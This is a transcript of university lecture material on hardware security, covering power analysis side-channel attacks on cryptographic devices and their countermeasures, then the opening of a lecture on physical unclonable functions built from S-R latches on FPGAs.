
We continue with the discussion on Side Channel Attacks. In the previous lecture if you recall, we had talked about timing analysis attack. And in this lecture we shall be talking about another kind of side channel, that is power analysis attack ok. So, this is the second part of the talk.

(Refer Slide Time: 00:40)




In this talk we shall be first talking about power analysis attack. There are two types of power analysis attack that can be mounted simple and differential. And lastly you shall be talking about some of the countermeasures ok.

(Refer Slide Time: 00:56)



(Refer Slide Time: 00:59)




So, let us see what this attack is all about. Now incidentally, this power analysis attack was also proposed by the same gentlemen Paul Kocher three years later after timing analysis attack was proposed in the year 1998. Now the point is that this kind of an attack is much more effective as compared to timing analysis attack.

This is much more efficient and much more effective. The idea is that in timing analysis attack we are measuring the time right. Here we are trying to measure the power that is consumed by the device. Suppose there is a battery operated device that is working,

inside some cryptographic operation is going on; may be its a smart card reader. Let say somehow I am measuring how much current the device is drawing from the battery or from the power supply source.

If I can measure that; that will give you an information about how much power is being drawn by that device ok. So, this kind of an analysis can yield information about the device is doing. And just like timing analysis, here also we can extract the key confirmation. Let us see this in a little more detail.

(Refer Slide Time: 02:20)




The attack setup will look something like this, here is our device ok. This can be any kind of a device; this can be smart card reader; this can be an FPGA board, this can be a box which is computing something, anything. But from outside some power supply connection must be there right; either from the mains or from battery.

So, the only thing you have to do, you have to have an access to that point from where the power is being drawn. And if you can connect a very small resistance in series to that and if you can connect a probe across it, and if you use a storage oscilloscope to store the sample files, what is a storage oscilloscope?

Storage oscilloscope will read the values in excess of time. And we are storing it in memory and will be displaying it the waveform on the screen. Storage means it is also

storing in memory, so that you can do offline processing on that data if you want ok. This is the data acquisition or attack setup whatever you call.

(Refer Slide Time: 03:47)



This is in a slightly more detail where you see a storage oscilloscope here. You see an actual smart card reader here, where small resistance is connected in series just as I said to the battery. And there is a computer system, which controls this device smart card reader; usually the smart card reader is connected to a computer system ok.

And this storage oscilloscope will be capturing the data; storing it and they will be transferring that file to a computer system for offline processing. This is how typically it works ok. Now, an offline processing you can do using any language; for example, you can also do it in MATLAB if you want.

(Refer Slide Time: 04:35)

The slide has a yellow header with the title "Simple Power Analysis (SPA)". Below the title is a bulleted list:

- Attacker directly uses power consumption to learn bits of secret key.
 - Waveforms visually examined.
- Can identify:
 - Big features like rounds of DES/AES square vs. multiply in RSA exponentiation.
 - Small features, like bit value.
- Relatively easy to defend against.


Below the list is a waveform diagram with a binary sequence "1 0 1 0" above it. The waveform shows power consumption variations corresponding to the bits. A video feed of a professor is visible in the bottom right corner.

So, in this simple power analysis, we use the same power analysis setup that we showed; to visually analyze the waveform; observe the waveform. And the attacker can directly get lot of information about what is going on inside. Now, if the waveform is too complex then it can be captured, transferred to the computer and offline some processing can be done ok.

Now, in this process we can compute a lot of things like, square and multiply in RSA exponentiation or some features of other complex algorithms also. And this is relatively easy to defend against and one thing you just recall in the previous lecture when you said that. When you observe an waveform, we can directly see different places where you will see some variations in the waveform for modular exponentiation example.

And you can directly say that which are the 1 bits and which are the 0 bits in the key. So, you see in timing analysis you are only able to estimate how many ones over there. But here if you can visually see the waveform, you can exactly tell what was the key; which are the zeros and which are the ones; that is the big advantage.

(Refer Slide Time: 06:05)



So, conceptually speaking, the waveform can be something like this, where for 0; the waveform will be like something different and 1, it will be something different. I am just showing it conceptually like this. So, just by looking at the waveform, you can directly get this; suppose the key is 101011; you can directly say it will be like this, 01011; like this it is coming. And if you introduce that dummy operation, which we talked about in case of timing analysis attack to make the two parts of the if statement symmetrical, then there will be no difference in the operation during zero and one bits.

Both will do square and multiply together. So, they will appear to be all similar. So, simple power analysis will not work. So, simple power analysis will work, can give you the exact key when no counters measures have been implemented; that means, dummy operation has not been incorporated. Then you can directly get the key, if you mount this kind of an attack.

(Refer Slide Time: 07:22)

The slide has a yellow background with a dark blue header and footer. The title 'Differential Power Analysis' is at the top. Below it is a bulleted list of steps:

- More complex.
- Multiple measurements are required.
- Partition the data and related curves into two sets according to selected bits.
- Take the difference, and look for peaks or differences.


Below the list is a small waveform diagram showing a single sharp vertical peak on a horizontal baseline. At the bottom of the slide is a blue footer bar with the 'swayam' logo and other icons.

But differential power analysis is much more sophisticated. But also mathematically more complex; I am just trying to give you the basic concept, how it works. Here we need to make multiple measurements. In simple power analysis we are making only one measurement and by visually inspecting, we are directly able to say the key; let us say for the example like modular exponentiation for RSA.

Here we make multiple measurements; we do some kind of a comparison of the different waveforms, we do subtraction. And we try to see if after subtraction whether you get some peak somewhere or not. These peaks are coming from mathematical, there is a mathematical foundation behind it. So, I am not going into the mathematical details.


So, we are looking for peak by looking at the difference waveforms. We are trying to estimate the key; what can be the bits of the key? I am, by trial I am assuming it to be 0, to be 1 and making measurements; take difference waveform and see whether peak is coming. If peak is coming, then my guess is correct; if peak is not coming, then my guess is wrong; the idea is something like this.

(Refer Slide Time: 08:46)



Pictorially it is like that, so I make many measurements. And depending on the different selection bits I change the bits of the key. And I again get multiple measurements; I take the difference. And after difference, I get the differential power analysis curve. Just pictorially I am showing it like this.

(Refer Slide Time: 09:13)



And this DPA curve as I had said, if you see, you see in some of the curve, you can distinctly see some peaks like here, which means here the correct key guess you have done. So, these waveforms are being shown, this one is for a correct key guess and this

for an incorrect key guess. So, if the key guess is correct, then you will be getting a peak like this; if it is not correct, then you will not be getting any peak; wave form will be something like this ok.

So, the idea is very simple; you carry out a large number of such experiments; compute a lot of such traces; take different you see. Even if there is, this kind of counter measures implemented, then also DPA is able to break it. So, DPA requires much more stronger counter measures to stop it from detection. So, it is much more sophisticated in that respect ok.

(Refer Slide Time: 10:21)



(Refer Slide Time: 10:24)

Introduction

- Relatively easy to implement for timing analysis.
 - Make the execution time data independent.
- Power analysis attacks that look at specific intermediate values of the implementation are much harder to defeat.
 - Two broad approaches practiced:
 - a) Hardware-based
 - b) Software-based

Now, let us talk about some of the countermeasures. For timing analysis as I had said the countermeasure was relatively simple. There was only one if statement; you try to make the two branches of the if statement symmetrical in terms of time. In one of the branches there was a square and multiplication, other branch there was only a square. So, we added a dummy multiplication to make them equal ok.

But in power analysis attack, particularly differential power analysis attack we have to have much more sophisticated countermeasures. Because differential power analysis attack will not be you can say, even if you make the two branches symmetrical, still differential power analysis attack can identify those peaks; if the key guesses are correct ok. So, the countermeasures that are proposed for differential power analysis, they are both hardware based or software based; you can do it in both ways; some of them I am just mentioning here.

(Refer Slide Time: 11:36)

a) **Hardware-based countermeasures:**

- Special logic styles that minimizes data-dependent leakage.
- Implementation of masking schemes.
- Addition of noise with noise-generators.
- Random process interrupts that provide for an internal timing de-synchronization.

$n \oplus k_i \Rightarrow$

For hardware based countermeasures, you see there are some logic design style; here I am talking about IC design; normally we design on IC chips using CMOS. In CMOS also there are various design styles, dynamic; under dynamic also there are several types static. So, you should use some kind of a design style, where power consumption will not differ much depending on what kind of operation is going on.

There are some logic design styles where data dependent leakages are less. So, it is better to use those kinds of design styles. And there is something called masking scheme; we talked about obfuscation in the first lecture in this series. So, when you are storing some data we are trying hide.

Let say I want to store a number n ; I am not storing it as n . Let us say I am taking it exclusive-OR with some other value k_i and I am storing this. So, unless I know k_i , I cannot retrieve n that is the thing. Or I can use some kind of noise generator; it will generate some random numbers, it will generate random power noise, random interrupts; these are some of the counter measures.

(Refer Slide Time: 13:09)

The slide has a yellow background with a dark blue header bar at the top. In the center, there is a bulleted list under the heading 'b) Software-based countermeasures:'.

- Aim to avoid the occurrence of predictable intermediate results.
- Introduce redundant computations.
- Internal randomization used to mask the data representation used.
 - ❖ A random value, not known to the attacker, is added or multiplied with intermediate values.

Below the list, there is a hand-drawn mathematical equation: $r + n \Rightarrow$, enclosed in a circle. The bottom of the slide features a blue footer bar with the 'swayam' logo and other navigation icons. On the right side of the slide, there is a video feed of a person speaking.

Similarly, for software based countermeasures, here you can introduce some redundant computations, then some randomization; you can mask the data; these random values are added or multiplied. As I said some random value r you can add to a data n and store it.

(Refer Slide Time: 13:33)

The slide has a yellow background with a dark blue header bar at the top. The title 'Conclusion' is centered at the top in a red font.

- Side channel attacks
 - Powerful technique but specific.
 - ❖ Targets a particular implementation rather than a generic algorithm.
 - ❖ Most devices as well as software implementations on embedded platforms can be targeted.
 - ❖ Hard to evaluate and prevent.
 - Possible loophole:
 - ❖ Resisting one kind of attack may introduce weaknesses with respect to another one.
 - An active area of research.

Below the list, there is a hand-drawn mathematical equation: \downarrow , enclosed in a circle. The bottom of the slide features a blue footer bar with the 'swayam' logo and other navigation icons. On the right side of the slide, there is a video feed of a person speaking.

Conclude finally, side channel attacks are very powerful; but they are not general; you can apply them only if the device is available with you ok. If the device is available, only then you can mount. And it targets a particular implementation; that means, a device; this

is not a generic method ok. And most of the embedded platforms where some implementations are there, they can be targeted by side channel attacks.

There are countermeasures, but it is hard to evaluate and prevent. So, people do use countermeasures try to secure the systems. But still some side channel leakages do happen and there are vulnerabilities, which can possibly be exploited. But still people try to design systems such that those vulnerabilities are less in number.

And one big loophole is that let us say if you are trying to resist one kind of attack. Let us say you are stopping power analysis attack. But maybe in the process you are introducing weakness, so that another side channel attack can be mounted using a different side channel mechanism like scan chain based attack or something else ok. This is in fact, a very active area of research many people are working on this.

And this side channel attack resistance design, hardware security, this has become a very hot topic of research nowadays. So, in terms of securing systems, this hardware security is a topic which cannot be ignored in the present day. Where more or more devices are being proposed in the embedded platform, IOT is this kind of system; we are seeing more and more with every passing day you can say.

So, if you cannot secure these kinds of devices in a very good way, then it will be very easy for someone, some attacker to penetrate into that kind of a system right. So, with this we come to the end of this lecture. In the next lecture we shall be talking about some other mechanisms for hardware attack.

There are a couple of things we shall be discussing; one is relating to physical unclonable function. And the other is related to hardware Trojans. These are the two things we shall be discussing.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 49
Physical Unclonable Functions

In this lecture, we shall be talking about Physical Unclonable Function or PUF. We mentioned earlier that this physical unclonable function plays a big role in designing systems in terms of hardwares such that it becomes secure. Means, in other words with respect to hardware security this physical unclonable function or PUF can be used to design secure systems in a relatively easier way. So, let us see what this PUF is actually all about.

(Refer Slide Time: 00:52)



Now, in this lecture we shall first be talking about the basic concepts of physical unclonable function, then some applications of PUF and how they can be implemented ok.

(Refer Slide Time: 01:05)

What is a PUF?

- Fingerprint of some device.
- A challenge-response mechanism in which the mapping between an applied input ("challenge") and the corresponding observed output ("response") is dependent on the complex and variable nature of a physical material.
- The challenge-response mapping is unclonable (ideally) and instance-specific.
- Depends on manufacturing process variations in IC fabrication.

n-bit Challenge (C) → PUF → n-bit Response (R)

Talking about what is a physical unclonable function; you can say it is some kind of a fingerprint of some device. Now, how do you define a fingerprint? Suppose, as a human being my fingerprint is something which is supposed to identify me; my fingerprint is supposed to be unique. So, in the same way whenever I design some hardware circuit and IC chip, the idea is there must be something which should be unique to that IC chip. It can be acting as a some kind of a fingerprint of that particular device. So, PUF is something like that; the concept is that. It is defined as the fingerprint of some kind of a device.

Suppose, I have this kind of a PUF and we define something called challenge response mechanism. The way a PUF box is that suppose I can have a chip; I can have a chip and inside my chip the PUF can be sitting in between; this can be my PUF ok. Now, the idea is that when we use a PUF, there is a concept of a challenge and response pair or challenge response mechanism that comes into the picture. The idea is, suppose, I feed a challenge C; this is some data I feed as input; I call it as a challenge and I get an output which I call it as a response R. This C and R is referred to as the challenge response pair ok.

So, this PUF defines a mapping between this challenge and this response and the idea is that this PUF is something for which the challenge response pair is unique. If I design another IC chip where may be the same kind of a PUF I am building, but for that PUF


the challenge response properties will be different. So, challenge response will be something like a fingerprint of that particular device ok. So, this is something which you define as unclonable, it cannot be copied, it cannot be cloned and instance specific. It is specific to that particular chip.

The way it is implemented this depends on manufacturing process variations. When multiple chips are fabricated there will always be small variations here and there. No two things can be exactly identical ok. So, that process variations, device variations that is what is exploited in the design of this PUF ok.

(Refer Slide Time: 03:58)

Some Desirable Properties

- ✓ • **Easy to evaluate:**
 - Given PUF and x , it is easy to evaluate $y = \text{PUF}(x)$.
- ✓ • **Unique:**
 - The $\text{PUF}(x)$ contains some information about the identity of the physical entity embedding the PUF .
- ✓ • **Unclonable:**
 - Given PUF , it is hard to construct a procedure PUF' , where $\text{PUF} \neq \text{PUF}'$, and $\text{PUF}'(x) = \text{PUF}(x)$ for all x .
- ✓ • **One-way:**
 - Given only y and the corresponding PUF instance, it is hard to find x such that $\text{PUF}(x) = y$.




Some of the desirable properties of PUF are mentioned here. These are quite obvious. First is it should be something which should not be too difficult to evaluate in terms of the challenges response. Suppose, I give a challenge x , the response y should be easy to calculate, easy to compute ok. It should be easy to evaluate.

Secondly, for a particular device, the challenge response property should be unique. The value of $\text{PUF}(x)$ for a particular x will contain some information about the identity of the, physical identity; that means, if I talk about a particular chip there is a PUF here, whatever x I feed here, the PUF of x if I call it y . So, whatever value I get y , this should uniquely identify this IC chip this should provide as the identity.

And, in the previous slide we have already mentioned there is a concept of unclonable; means given one PUF implement; that means, one chip, I have a PUF inside; if I have another copy of the same chip; there is also the same kind of a PUF, but the two PUFs will never be identical. One PUF let us call it PUF , other PUF call it as PUF' . They will always be unequal means for some given challenge, if you compute the response for the first one, compute the response for the second one, they will not be equal.

So, it is hard to construct two PUFs which are not the same such that for the same value of x their response will be the same; their response will be different that is the idea. And, it is a one way function that from y , from x you should get y , but given y you should not be able to get back x . It is quite similar to hash function calculations, the reverse mapping should be difficult ok.

(Refer Slide Time: 06:23)

An Example with a Simple S-R Latch

- Make the input $in=1$.
 - We shall get $y=1, y'=1$.
- Now make the input $in=0$, both of the following states are possible:
 - a) $y=1, y'=0$
 - b) $y=0, y'=1$

Source of randomness

The diagram shows a logic circuit for an SR latch. It consists of two NOT gates (labeled S and R) with inputs in and in respectively. Their outputs are connected to the inputs of a NAND gate (labeled F). The output of the NAND gate is y . The output y is connected to one input of a second NAND gate (labeled S). The other input of this second NAND gate is connected to the output of the NOT gate labeled R . The output of this second NAND gate is y' .

A video feed of a lecturer is visible in the bottom right corner of the slide.

Let us take a simple example of an S-R latch. I will just try to explain what this fabrication dependent or device dependent variations mean. Well, if you recall for those of you know how an S-R flip flop works; this is a single bit storage which store 1 bit of information, ok. There is one input “in” that same input is fed to this S and R let us say. This S and R are two different inputs; let us assume that the same input value “in” is fed to both S and R.

Now, let us say I apply 1 to input. If I apply a 1 here then the output of this NOT gates will be 0; this will be 0; these are NAND gates. So, one input 0 means the outputs will be

1; both the outputs will be 1; both y and y' prime will be 1 ok. Now, let us say this in was 1; now I make it 0; I change it to 0. So, at this point in time both y and y' prime were 1 and 1.

So, as soon as I make it 0 this outputs of the NOT gates will both become 1, this will become 1; this will also become 1. Now, here something happens; you see these are two gates. Now, two gates are fabricated in the chip. The two gates can never be exactly identical. Suppose, this gate is a little faster; let us call it F; this gate is a little slower; let us call it S. This gate faster means when this is 1, so both the inputs are 1 and 1, 1 and 1 NAND output is 0. So, this output will be changing to 0 first, because this gate is faster. This gate is slower, so, this output is still not 0. So, this will become 0 first and this 0 will be fed back; 0 and 1 this will remain as 1; but if it were the other way round, then this would have become 0; this would have become 1.

So, this output y whether it will finally become 1 or 0, it depends on the relative delays of the two gates which you cannot predict beforehand. So, here there is a source of randomness; it depends on fabrication ok. This is the basic idea behind which this kind of PUF design we are trying to build, fine.

(Refer Slide Time: 09:06)

From Theory to Practice

- FPGAs are ideal for security implementations.
 - In-house and high-performance.
 - Programmability is an added feature.
 - But careful implementation is needed.
- For a particular implementation, there may not be non-determinism.
 - One of the feedback paths will be faster than the other.

The slide also features a small video window showing a professor speaking, and the Swayam logo at the bottom.

Now, from theory to practice usually these PUFs today the most of the research papers if you see, people have tried to build this PUFs around field programmable gate arrays or

FPGAs. Many security protocols and implementations are based on FPGAs and people have also implemented PUFs inside FPGAs.

Now, the advantage of FPGAs is obvious; you can create a design and burn it on a FPGA in your lab, in-house. You can program it, you can change the design whenever you want. But, you should need to implement carefully when the implementation of a PUF is required, ok. See, for a particular implementation there may not be any non-determinism; like say you again look at that S-R flip flop, the same S and R; this kind of flip flop is there.

Suppose, in an FPGA implementation I design it in such a way that these two gates are placed in two different places in the chip; let us say one gate is placed here and one gate is placed here, and these two interconnecting lines, their lengths may not be same; one may be like this; one may be like this. So, one interconnection will be longer which means its delay will be longer. So, if this delay is longer, so that longer path can be the slower of the two; the other path will be faster.

So, it depends on the layout; the way you connect, place the two gates and connect them; that which gate effectively will be faster; which will be slower and whether the output finally in the example you took, whether it will be finally settling to 0 or to 1 right. So, this depends; you will have to understand that.

(Refer Slide Time: 11:09)

The Silicon Space


- Mismatch in driving capabilities of the gates.
- Difference in routing delays of the feedback path.
- A latch cell will give either 0 or 1 as output.
- Depends on the (x,y) position of the silicon area.

Now, if you look at a chip; here I am looking at the FPGA chip. So, these are the different grids. Let us assume that the NAND gate that I was talking about; that NAND gate I can potentially place in any of the grids; I can place it here; I can place it here; I can place it here; let us say I can place it here; I can place it here; I can place it here, so many places. Now, it depends where we are placing. Depending on that some of them if I set the input to 1 and then to 0, just in the previous example, some of them will be settling down to 0; some of them will be settling down to 1.

So, accordingly what will be the final values of y's that will depend on how you are interconnecting them? So, it does not depend on the circuit, but rather on how you are making the interconnection; where you are placing which gate. So, in FPGA particularly here I am not fabricating anything; you are mapping a design into a programmable fabric. So, where you are mapping, how are you interconnecting that will depend, that will determine what will be your final challenge/response pair of that PUF in terms of the S-R flip flop that we have just now talked about right.

So, the difference in the routing delays of these paths will determine that whether the flip flop output will be settling to 0 or 1. So, and that will depend on which location you are placing the flip flop, the x, y coordinates right.

(Refer Slide Time: 12:54)




So, talking about the advantages of PUF, if you talk about PUF as a basic building block, you are using to design secure hardware, there are broadly two things – it reduces the

cost of secure implementation; it also increases the security. Now, here I am showing two things. If there were no PUF, then trusted party embeds and tests secret keys in a secure non volatile memory; this is the typical thing which is done. Inside the chip some secret value is stored in a non-volatile memory that is used for encryption/decryption.

There is some kind of a flash memory, EEPROM and advisory on attacker can physically extract through side channel attacks. But, if you have a PUF, then some properties of the device that can be used to generate the secret key and the key will never be stored anywhere; the key will never come out of the IC chip. Depending on intrinsic property of some delays inside the chip, the key value will be automatically generated. And, the key is automatically deleted after is used. It is not stored anywhere. This is the advantage.

(Refer Slide Time: 14:18)

